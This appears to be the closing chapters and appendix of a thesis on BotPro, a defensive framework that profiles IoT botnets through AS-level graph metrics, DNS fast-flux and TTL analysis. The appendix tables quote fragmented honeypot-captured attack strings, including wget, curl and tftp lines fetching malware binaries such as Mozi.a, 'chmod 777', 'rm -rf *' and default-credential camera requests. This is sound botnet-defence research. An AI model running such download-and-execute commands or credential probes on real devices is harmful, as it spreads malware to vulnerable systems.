


Figure 5.23: Normalized betweenness value of ASes hosting botnet loaders; a 70% of ASes have a zero value, as they tend to perform intra-AS traffic routing to bots.

For example, AS47674 hosts four different botnet loaders and demonstrates connectivity with bots in 25 different countries. Fig. 5.22 shows the 5 top ASes that have a high betweenness degree. Evidently, such a high degree can be used as an indicator for identifying nodes that are effective at spreading malicious content throughout the network.

Via analysing the betweenness centrality for such ASes, we found that 70% of ASes have a 0 betweenness value as shown in Fig. 5.23. Hence, malicious bots target nearby vulnerable devices to interact and download malicious binaries from a botnet loader that is co-located within the same AS. For example, AS17622 has a 0 betweenness value since bots interact with botnet loaders within their own domain. We argue, that bostmasters identify ASes with weak routing policies to achieve this and they adopt such behaviour such as to hide the visibility of their botnet's traffic over the Internet in general.




Figure 5.24: Normalized degree centrality of botnet loaders, where only 27% of loaders have a centrality degree $>$ 0, and plays a critical role in spreading malicious binaries.

The outcome of degree centrality analysis for botnet loaders and bots indicates that a small number of loaders has influence over the botnet network as shown in Fig. 5.24. Evidently, malicious actors adopt such behaviour in order to hide the presence of botnet loaders and evade detection. The distribution of cluster coefficients in Fig. 5.25, shows that the majority of botnet loaders has a clustering coefficient value between 0 and 0.2. Such values indicate that botmasters tend to connect compromised machines with a few number of botnet loaders.




Figure 5.25: Clustering coefficient distribution indicates that 90% of botnet loaders have a connection with bots that do not have a relationship with other loaders.

However, the LCC degree implies that some bots exhibit different behaviours by having a connection with multiple loaders. Botmasters deploy such architectures to avoid a single point of failure and in parallel assume that inter-AS collaboration is not present to entirely track their critical loaders.




Figure 5.26: Cumulative distribution of closeness centrality degree shows that a small proportion of botnet loaders have a high closeness degree.

Moreover, our analysis of the closeness centrality among botnet loaders and bots shows that approximately 4% of botnet loaders have a high closeness degree (e.g. $0.4 > C_C < 1$) as depicted in Fig. 5.26. It indicates that given nodes have close links with several other nodes. Thus, detecting these nodes by defenders will effectively aid in reducing the propagation of botnet, as they have a significant impact on the botnet network.

5.11 DNS Behavioural Properties

BotPro performs DNS lookup for the IP address associated with the IoT botnet. Through using the 'dig' command, it records the A records returned from each query. Every A record has a TTL field, which specifies the time interval in seconds that the response remains valid. As stated by [173], observing more than two ASes in A record, the domain is marked as a Fast-Flux domain. Our analysis shows that IoT the botnet relies on the Fast-Flux technique.

Such technique is adopted by an attacker in order to change the mapping of the domain name to a different bots within the botnet with constant shifting to avoid detection. Traditional DNS tend to exhibit a very long time to live (a common value is 24 hours, or 86400 seconds). Fig. 5.28 represents




Figure 5.27: Distribution of TTL values assigned to DNS record, where DNS involved in botnet activity tend to have short TTL value.

Malicious actors strive to ensure that infected devices can regularly resolve the domain name. This can be achieved by setting a short TTL value for the DNS record. A short TTL indicates that the cached information expires quickly. As shown in Fig. 5.28, it is evident that domains involved in botnet activities exhibit to have a short TTL value compared to non-malicious domains. Via setting a short TTL, the malicious actor can minimize the time it takes for the bots to switch to a new C&C domain. Thus, it can be more difficult for defenders to track and disrupt the botnet's network. Thus, bots can evade detection by frequently changing the C&C addresses

rDNS	Degree centrality	No of ASes	Country	TTL value
visit.keznews.com	21	10	6	3600
undefined.hostname.localhost	219	10	16	120
free.ds	444	6	4	3600
client.yota.ru	571	5	1	21600
broadband.actcorp.in	53	5	1	3600
example.com	70	5	3	3600
ns1648.ztomy.com	24	4	3	300
localhost	627	3	2	21600
unknown.volia.net	2	2	1	21600
vps.hostry.com	32	2	2	3600

Table 5.13: Result of top DNS queries mapped to the number of bots, ASes associated with each DNS record and TTL value in sec.

Table. 5.13 represents the result of the top DNS queries mapped to the number of bots, ASes associated with each DNS record and TTL value in sec. The counting of associated bots and ASes per DNS record provides insights into the potential magnitude and extent of botnet operations associated with particular domain names. Evidently, some domain names have a significantly higher number of associated bots than others. This concentration may indicate that certain domains are being targeted more intensively by the botnet operators, possibly for specific attack purposes. For instance, the domain visit.keznews.com is being actively queried by 21 different bots, indicating that it is a prominent target for the botnet's communication and coordination. Our analysis shows that the bots associated with this domain are distributed across 10 different ASes. Hence, such botnet has a diverse infrastructure across multiple ASes to ensure its stability and resilience.

In the constructed graph, nodes represent both domains and associated bots. Edges indicate the relationships between these bots and their corresponding domains. Hence, we employed the graph theory concept specifically EC degrees, we successfully managed to identify the associated bots with domains exploited by attackers. The basic intuition behind this notion is that hosts infected by the same malware (e.g., belonging to the same botnet) usually query for the same, similar or otherwise correlated set of domain names, for instance, to locate the C&C servers. Through the application of EC, we aim to detect




Figure 5.28: Graph connectivity between DNS servers (supernodes in red) and bots (blue) highlighting cluster formation and size.

bots that play pivotal roles in constructing the botnet architecture, especially in scenarios where they are under the directive of a singular C&C server. Our analysis shows that bots connected to the same domains, share similar EC degree. For instance, bots with high EC degree are connected to a domain that is well-connected and frequently accessed by other bots as shown in Fig. 5.28. In addition, Table 5.14 represents the top rDNS based on the EC values. Hence, monitoring DNS queries and examining the EC degree of domains and connected bots can act as a valuable indicator. It suggests a coordinated effort and possibly in preparation for a large-scale DDoS attack.

Node rank	EC value	No. of bots	EC value
1	7.089×10^{-1}	6563	8.7×10^{-3}
2	2.84×10^{-68}	1780	6.74×10^{-70}
3	3.52×10^{-95}	1052	1.08×10^{-96}
4	1.72×10^{-138}	447	8.12×10^{-140}
5	3.13×10^{-146}	383	1.60×10^{-147}

Table 5.14: EC values for top rDNS nodes and their connected bot counts, the table shows the EC value for bots.

5.12 Summary

In this chapter, an in-depth analysis of IoT botnets was conducted using the proposed framework, BotPro. The chapter aimed to uncover crucial insights into the structural properties, scanning behaviour, and payload distribution of IoT botnets. As discussed in Section 5.1 different data sources are used to collect the comprehensive dataset employed by BotPro. Section 5.2 further examines the scanning behaviour of IoT botnets, providing valuable insights into their propagation tactics. It revealed the most frequently occurring port sequence and showed expanded their target range on TCP ports by including vulnerabilities that are likely to persist on applications. Furthermore, Section 5.2 assessed the scanning behaviour of IoT botnets and examined the dynamic behaviour adopted by them to avoid detection. It also demonstrated that new IoT botnet variants have a carefully crafted and strategic scanning procedure. Section 5.3 attributed the relationship between AS degree and botnet presence, highlighting the central role played by certain ASes in the propagation of IoT botnets. It also indicated that malicious actors are generally prefers to exploit ASes that are more isolated in terms of internet connectivity as infrastructure for IoT botnets. The chapter then proceeds to dissect botnet activity duration in Section 5.4, offering an additional understanding of botnet lifecycle and persistence. It revealed that a substantial proportion of ASes are vulnerable to attacks and may require additional monitoring and security measures to protect against potential cyber threats. Section 5.5 assessed the duration of botnet activity by individual IP addresses and detected their dynamic behaviour with respect to activity duration during the scanning phase. Section 5.6 extended this analysis to the infection phase, underscoring how botnets exploit device vulnerabilities to propagate. Section 5.7 provided insights into the distribution of botnet's payload over ASes and attributes the ASes involved in botnet activities.

Section 5.8 presented a comparative evaluation of clustering algorithms applied to the botnet dataset, highlighting the superior performance of K-means clustering when used with reduced features. Section 5.10 delves into the examination of botnet loaders, which play a crucial role in botnet propagation. The study of these super nodes provided by BotPro sheds light on the strategies and mechanisms employed by botnets for propagation. It also offered insights into the topological spread and distribution of botnet activities across different ASes. Through a graph-based methodology, BotPro captures the propagation characteristics and attribute attack strategies via tracking the behaviour of IoT P2P botnet loaders. Through quantitative graph-based metrics, we demonstrate that botnet loaders in some instances communicate with bots that are distributed over 25 countries and some botnets tend to conduct all their malware downloading instrumentation within a single AS.

Section 5.11 provided insights into the potential magnitude and extent of botnet operations associated with particular domain names.

Chapter 6

Conclusion & Future Work

The conclusion chapter of this thesis presents the key findings and the contributions of the thesis. It commences with Section 6.1, where we present a summary of the key contributions. Section 6.3 outlines a number of potential directions for future work, which arise from the identified limits and potential expansions of the present thesis.

6.1 Thesis Summary

The inherent security weaknesses in IoT infrastructure have made these devices attractive targets for malicious actors who seek to create botnets to launch large-scale cyberattacks. As the number of IoT devices being deployed across various domains continues to increase with inadequate security measures. Consequently, the attack surface has expanded dramatically and provides a fertile ground for malicious actors to exploit such devices and construct botnet networks.

This thesis aims to develop a data-driven approach to respond to this expanding threat landscape through profiling IoT botnet activity. In this thesis, we design BotPro that is able to generate a comprehensive analysis of real-world IoT botnet data and provide valuable insights into the behaviour and structural properties of IoT botnets.

The outcomes of this thesis contribute to the development of data-driven cybersecurity defence applications, empowering security practitioners and policymakers with valuable information. Hence, they can combat emerging botnet threats effectively. By profiling botnets and understanding their characteristics, proactive strategies can be formulated to disrupt their propagation and mitigate the risks posed by malicious networks.

At the start of this thesis, a comprehensive literature review was conducted to explore the existing knowledge and research in the domain of profiling and detection of IoT botnets. This review provided valuable insights into the current state of the field, identified gaps and challenges, and served as the foundation for the subsequent research **(Chapter 2)**. Through this review, it was evident that there is a pressing need to develop a data-driven approach capable to profile IoT botnet activity in the wild. Existing literature focuses on specific aspects of botnet behaviour and may not provide a holistic view of their propagation strategies adopted by modern botnet (e.g. P2P).

In addition, existing literature emphasises the importance of describing the AS-level propagation strategy adopted by modern IoT P2P botnets. Indeed, a novel macroscopic view on the influence of AS-level relationships with respect to IoT botnet propagation is currently lacking in the existing literature.

Insights on the structural properties of botnet loaders are crucial in understanding the dynamics of IoT botnets and their propagation strategies. Botnet loaders play a vital role in the initial stages of infection and act as the gateway for introducing the main botnet malware to vulnerable IoT devices. However, existing literature lacks a comprehensive exploration of the characteristics and behaviour of botnet loaders within the broader context of IoT botnet activities.

To address the pressing need for a robust tool that can effectively analyse and track the activities of IoT botnets on a large scale, we have developed BotPro (**Chapter 3**). The framework's abstract functions represent the core functions of BotPro. It encompasses various methods, from information theory, statistical methods, natural language processing, ML and graph theory. Hence, combining these methods empowers BotPro to address the challenges posed by IoT botnet profiling and tracking. In addition, the measurement infrastructure is designed to ensure the analysis is based on real botnet activities. It provides the framework with real-world Internet measurements gathered from globally distributed honeypots, DNS, BGP and IP blacklists. Thus, it contributes to enhance the precision and reliability of the findings generated by BotPro **(Chapter 3)**.

The BotPro architecture consists of four key modules: (i) data collection, (ii) data Processing, (iii) analytical engine, and (iv) visualisation and user interface **(Chapter 4)**. Each module contributes in enabling the framework to effectively profile IoT botnets. The data collection module within BotPro is designed to capture real-time botnet activities through interacting with different data sources. The collected data is then processed and organised by the data processing module to ensure it is ready for in-depth analysis. The analytical module is built to leverage advanced methods, including statistical analysis, graph theory and ML. Such methods aim to uncover the complex patterns and trends in botnet behaviour. The visualisation and user interface module is designed to present the analysed data in the form of maps, charts and graphs. It aims to allow users to gain valuable insights into the behaviour of IoT botnets.

BotPro conducts an in-depth analysis of IoT botnets to uncover valuable insights relating to their behaviour and structural characteristics **(Chapter 5)**. Furthermore, BotPro revealed insights into the scanning behaviour of IoT botnets and identified the patterns of scanning activities carried out by IoT botnets to identify potential victims.

The results obtained from analysing the structural properties of botnet loaders provide essential information about the initial stages of infection and the strategies employed by IoT botnets to compromise IoT devices. Furthermore, it reveals loaders' role in orchestrating botnet activities and spreading malicious content throughout the Internet.

BotPro quantified the AS tolerance of IoT botnet propagation in the global Internet. This analysis sheds light on the relationship between botnet activities and AS structural properties. It offers insights into the topological spread and distribution of botnet activities across different ASes.

This chapter concludes this research and outlines potential future directions identified in this thesis. Section 6.2 summarises the main contributions of this thesis. Section 6.3 presents the potential directions for future work derived from the limitations and the possible extensions to the current work. Finally, Section 6.4 provides concluding remarks on this thesis

6.2 Contributions

The present thesis makes several contributions that can be summarised in the following points:

6.2.1 Establish a Comprehensive Measurement and Analysis Infrastructure

We establish a comprehensive measurement and analysis infrastructure within our proposed BotPro. In order to enhance the precision and reliability of the insights generated by BotPro, the infrastructure integrates real-world data from various sources. Chapter 3 presents the measurement infrastructure responsible for constructing the ground truth data which integrates multiple Internet measurement tools and datasets.

6.2.2 Comprehensive and Intricate Examination of IoT Botnets

We propose to leverage statistical tools, graph theory and ML to deliver a comprehensive and intricate examination of IoT botnets. By leveraging the methodology developed in Chapter 3, BotPro can analyse complex datasets generated by IoT botnets in order to identify, assess and attribute botnets' behaviour. Chapter 5 presents insights provided by BotPro. By leveraging statistical tools, we provide an assessment of IP blacklisting efficiency as used by Regional Internet Registries and ASes in the context of tracking IoT botnet activity. Such outcomes exhibit the technique adopted by malicious actors to avoid being blacklisted.

6.2.3 Novel Macroscopic Perspective on the Influence of AS-level Relationships

We propose a novel macroscopic perspective on the influence of AS-level relationships in relation to IoT botnet propagation, facilitated by our devised BotPro. BotPro's analytical capabilities enable us to delve into the underlying network dynamics and structural characteristics at the AS level. As a result, we can expose differing patterns and trends in IoT botnet activities across various ASes. In addition, through a graph-based methodology, we capture the propagation characteristics and attribute attack strategies by tracking the behaviour of IoT P2P botnet loaders.

6.2.4 Practical Implications

We provide practical implications for network security practitioners, policymakers and industry professionals. By implementing BotPro, network security practitioners can develop more robust defence strategies to mitigate the risks posed by IoT botnets. Policymakers can utilise our research outcomes to shape regulations and guidelines that promote secure IoT deployments and safeguard network infrastructure. These practical implications contribute to the ongoing efforts to strengthen network security and safeguard against the evolving threats posed by IoT botnets

6.3 Limitations and Future Work

6.3.1 Limitations

The proposed BotPro framework offers valuable insights into profiling and tracking IoT botnets. However, like most research projects, there are some limitations to this research that have to be acknowledged.

Visibility over the Internet poses a challenge to understanding and analysing IoT botnet activities. The vast and distributed nature of the Internet makes it difficult to gain comprehensive visibility into all the connected devices and systems, leading to potential blind spots in the data collected for analysis. Hence, the generated results and findings heavily rely on the quality and comprehensiveness of the collected data. The data collected for this research is limited to the available Internet-wide measurements from honeypots, Internet regional registries, and IP blacklists. Although attempts were made to collect data from various reliable sources, there may still be some gaps in the dataset. In addition, Limited data sharing and collaboration among different organisations and stakeholders can hinder the effectiveness of BotPro in providing a comprehensive view of botnet activities. Different factors, including data privacy, competitive motivations and potential security ramifications, may cause data sharing resistance. Organisations may be cautious about sharing sensitive information about their networks and cybersecurity incidents due to concerns about possible damage to their reputation and the exposure of vulnerabilities to malicious entities.

BotPro's effectiveness in detecting and analysing botnet activities could be hindered by zero-day attacks, which exploit vulnerabilities that are not yet known to the public or security researchers. These attacks can bypass traditional security measures and go undetected for extended periods. Another limitation of BotPro is its capability to predicate DDoS attacks. BotPro needs to be improved to distinguish between legitimate spikes in traffic and a DDoS attack in real-time.

Integrating BotPro as a cybersecurity measure can pose a challenge for systems with limited capabilities. As IoT botnets continually evolve, they often exhibit new behaviours and techniques to avoid detection. Profiling the evolution of IoT botnets requires long-term data analysis. In order to capture and analyse these evolving patterns, it requires a collection of increasingly large volumes of data. Organisation needs to develop a storage solution that can effectively scale up to handle the increasing data volumes while maintaining system performance. Such challenges also present the importance of a careful evaluation of system capabilities and infrastructure before integrating a BotPro into a cybersecurity strategy. In addition, regular updates and maintenance will be required to ensure BotPro remains effective against new and evolving botnet dynamic behaviour.

6.3.2 Future Work




Figure 6.1: Modules within BotPro can be improved to overcome the identified limitations.

Addressing the limitation of visibility over the Internet is an ongoing challenge in the field of cybersecurity. As a potential area for future work, BotPro can focus on exploring novel techniques and collaborations to enhance its data collection capabilities and improve visibility into IoT botnet activities. Fig. 6.1 shows modules within BotPro can be developed to overcome the identified limitations. Some potential avenues for future research include:

- **Incorporating darknet data**

  The incorporation of darknet data, comprising of unused and unallocated IP addresses and network spaces. This incorporation can provide valuable insights into hidden botnet activities that may not be detectable through conventional monitoring techniques. Darknet monitoring could also potentially identify command and control servers for IoT botnets that are hosted on the darknet and detect their traffic that is routed through the darknet to avoid detection.

- **Threat intelligence integration**

  Another potential avenue for future work is to collaborate with established threat intelligence providers. Integrating external threat intelligence sources into the BotPro framework can empower its capabilities in analysing and IoT botnet activities. Threat intelligence platforms provide valuable data about known threats, including indicators of compromise (IoCs), TTPs (tactics, techniques, and procedures), and information about threat actors. Integrating this data with BotPro would enhance its ability to identify threats, making it even more effective at detecting and mitigating IoT botnet activities.

– **Zero-day attacks**

  One potential area of future research is the investigation of Zero-Day attacks in the context of IoT botnets. Zero-day attacks refer to cyber attacks that exploit previously unknown vulnerabilities, and they pose a significant threat to IoT devices due to their limited security measures and frequent use of default credentials.

  Furthermore, the development of sophisticated ML and AI-based models can aid in predicting and detecting zero-day attacks in near real-time. These models can analyse network traffic patterns, system behaviour, and anomaly detection techniques to identify suspicious activities that may indicate the presence of a zero-day attack.

– **Predictive measures for DDoS attacks**

  As IoT botnets are frequently used to launch DDoS attacks, an integral area for future work would be to further develop BotPro's predictive capabilities. Predicting an impending DDoS attack in advance would allow affected parties to take preventive measures and minimize damage. Utilising machine learning and neural network for such predictive analysis could be an interesting field for future research.

  Implementing advanced anomaly detection techniques in BotPro can help identify suspicious and unexpected behaviours in IoT devices that may indicate a DDoS attack. These methods can enhance the framework's ability to proactively respond to emerging threats.

– **AS ranking for IoT botnet propagation**

  Future research could build on this by developing a ranking system for ASes based on their susceptibility to IoT botnet infections. Such a ranking can be used to identify ASes that need to improve their security measures to mitigate the risk of botnet infections. With access to this reputation matrix, ISPs can make more informed decisions about their network security policies and resource allocation. They can identify the ASes with higher botnet activity scores and take proactive measures to prevent the propagation of IoT botnets within their networks. Moreover, ISPs can use the matrix to establish more effective collaborations with other ISPs and relevant stakeholders to combat botnet threats collectively.

– **Collaborating with cybersecurity partners**

  BotPro can form partnerships with other cybersecurity organisations and agencies in order to share threat intelligence and collaborate on monitoring botnet activities. Thus, combining resources and knowledge can give a deeper understanding of botnet behaviour. Furthermore, such collaboration would foster knowledge sharing and expertise exchange, allowing BotPro to benefit from insights and analytical tools developed by other researchers and professionals in the cybersecurity domain. It could also lead to the development of standardized datasets and benchmarks for evaluating botnet detection and mitigation techniques, thus promoting the reproducibility and comparability of research findings.

- **Impact assessment**

  Conducting impact assessments of IoT botnet attacks on critical infrastructure, industries, and economies can shed light on the real-world consequences of botnet activities. Understanding the implications of large-scale botnet attacks can drive more targeted and strategic responses. In addition, a thorough impact assessment could involve gathering feedback from end-users, cybersecurity professionals, and stakeholders who have used BotPro as part of their defence strategy. Their insights, suggestions, and experiences would provide valuable input on the strengths and limitations of the framework and also highlight areas for enhancement.

By addressing these future directions, BotPro can continue to evolve as a powerful tool for tracking, profiling, and mitigating the threats posed by IoT botnets, contributing significantly to the advancement of cybersecurity defence mechanisms.

6.4 Concluding Remarks

Undoubtedly, IoT devices have evolved into a necessity within our modern lifestyles, infiltrating various aspects of daily life such as homes, industries and urban infrastructure. Nonetheless, IoT devices have proved to pose significant security risks due to their vulnerabilities and susceptibility to malware. Notably, these inherent weaknesses have been weaponized by malicious actors who exploit them to form and propagate IoT botnets. Tracking and profiling IoT botnets poses a complex challenge due to their varied structural attributes and the ongoing evolution of evasion and propagation tactics employed by malicious actors. In response to this challenge, the work presented in this thesis proposed a data-driven approach, named BotPro, which focuses on the behavioural profiling of IoT botnets.

Notably, BotPro provides a novel macroscopic view on the influence of AS-level relationships with respect to IoT botnet propagation. In addition, it demonstrates the technique that is commonly applied by botmasters to evade detection, such as hosting malware downloaders in ASes with low AS degrees. BotPro also revealed distinctive scanning behaviours of botnets and identified the super nodes which play crucial roles in botnet propagation.

The findings and methodologies introduced in this thesis stand as a cornerstone tool for legal and cybersecurity entities. They aid in the prevention of large-scale and rapidly evolving attack vectors. By enhancing the effectiveness of ongoing efforts to combat the threats posed by IoT botnets, this research serves as a significant contribution to the field, and it aligns with the global endeavour to secure our increasingly interconnected world. Future work could further expand on this foundation, exploring novel methods and tools to adapt to the ever-changing landscape of IoT botnets and the unique challenges they present.

Appendix A

This appendix presents the clustering results generated from three different algorithms and provide most IoT botnet identified attacks.

Algorithm	Attacks					
	C1	C2	C3	C4	C5	C6
k-means	24915	342436	36494	3872	36615	112985
GMM	24919	35249	409500	67434	16299	3916
Birch	476433	25691	24240	4847	25616	490

Table 6.1: Comparison of clustering algorithms based on the number of attacks belong to clusters.

Attacks identified by the K-means:

Cluster	**Attack**
C1	cmd \xC00\xC0 \xC0,\xCC\xA8\xCC\xA9\xC0\x13\xC0\x09\xC0\x14\xC0 CNXN\x01\x00\x00\x01\x00\x00\x10\x00q\x00\x00\x00 fixed_push_mkdir features=remount_shell,abb_exec,fixed_push_symlink_timestamp fixed_push_symlink_timestamp

Cluster	**Attack**
C2	GET shell curl -O http: shell curl -O http: 94.102.59.5 HTTP 1.1 GET shell echo 1.1 GET shell echo get busybox tftp -r BT16B5F58DB97F1C3 -g bin busybox tftp -r BT16B5F58DB97F1C3 tftp HTTP 1.1 GET shell get URL | tftp HTTP URL HTTP 1.1 GET echo getURL | tftp
C3	http: URL Mozi.a chmod 777 tmp rm -rf * wget wget URL 8088 Mozi.a chmod chmod 777 Mozi.a tmp Mozi.a 777 Mozi.a tmp Mozi.a varcron GET board.cgi cmd=cd tmp rm HTTP 1.1 GET board.cgi cmd=cd cgi-bin nobody 1.1 GET board.cgi cmd=cd tmp

Cluster	Attack
C4	HTTP 1.1 GET HNAP1 HTTP 1.1 GET HNAP1 HTTP 1.1 GET HNAP1 HTTP 1.1 POST HNAP1 HTTP 1.1 POST editBlackAndWhiteList POST editBlackAndWhiteList HTTP 1.1 GET auth=YWRtaW46MTEK HTTP 1.1 GET onvif-http snapshot auth=YWRtaW46MTEK HTTP 1.1 GET onvif-http snapshot auth=YWRtaW46MTEK HTTP 1.1 PUT jmx-console checkJNDI.jsp HTTP 1.1 SDK webLanguage HTTP 1.1 GET
C5	HTTP 1.1 GET cgi-bin snapshot.cgi GET get_params.cgi user=admin&pwd=aze1234 HTTP 1.1 1.1 GET cgi-bin snapshot.cgi chn=3&u=admin&p=&q=0 cgi-bin snapshot.cgi chn=3&u=admin&p=&q=0 HTTP 1.1 snapshot.cgi chn=3&u=admin&p=&q=0 HTTP 1.1 GET gw.cgi xml=<juan ver="0" squ="abcdefg" dir="0" usr="admin" pwd=""><network dhcp="" mac="" ip="" 1.0 GET cgi-bin gw.cgi xml=<juan

Cluster	Attack
C6	wget URL SW07E5F58DBA0A635 HTTP GET shell wget URL shell wget URL SW07E5F58DBA0A635 1.1 GET shell bin busybox cd tmp wget URL armadk tmp wget URL armadk chmod nohup tftp -r arm7 chmod x armadk tmp armadk

Table 6.2: Clusters generated by k-means algorithm.

Attacks identified by GMM:

Cluster	Attack
C1	CNXN\x01\x00\x00\x01\x00\x00\x10\x00q\x00\x00\x00fixed_push_mkdir,cmd CNXN\x00\x00\x00\x01\x00\x10\x00\x00\

Cluster	**Attack**
C2	URL bins Fourloko.arm5 -O tmp wget URL bins GET cgi-bin nobody Search.cgi action=cgi_query&ip=google.com&port=80 HTTP 1.1 GET snapshot.cgi user=admin&pwd=password 1.1 GET snapshot.cgi user=admin&pwd=password HTTP wget URL bins Fourloko.arm5 cgi-bin nobody Search.cgi action=cgi_query&ip=google.com&port=80 nobody Search.cgi action=cgi_query&ip=google.com&port=80 Search.cgi action=cgi_query&ip=google.com&port=80&queryb64st
C3	shell curl -O URL GET shell curl -O http: HTTP 1.1 GET shell echo 1.1 GET shell echo get busybox tftp -r BT16B5F58DB97F1C3 -g bin busybox tftp -r BT16B5F58DB97F1C3 tftp HTTP 1.1 GET shell URL SC07E5F58DBA0A635 HTTP 1.1 GET URL SC07E5F58DBA0A635 HTTP 1.1 get URL ST27E5F58DBA0A635 | tftp HTTP

Cluster	Attack
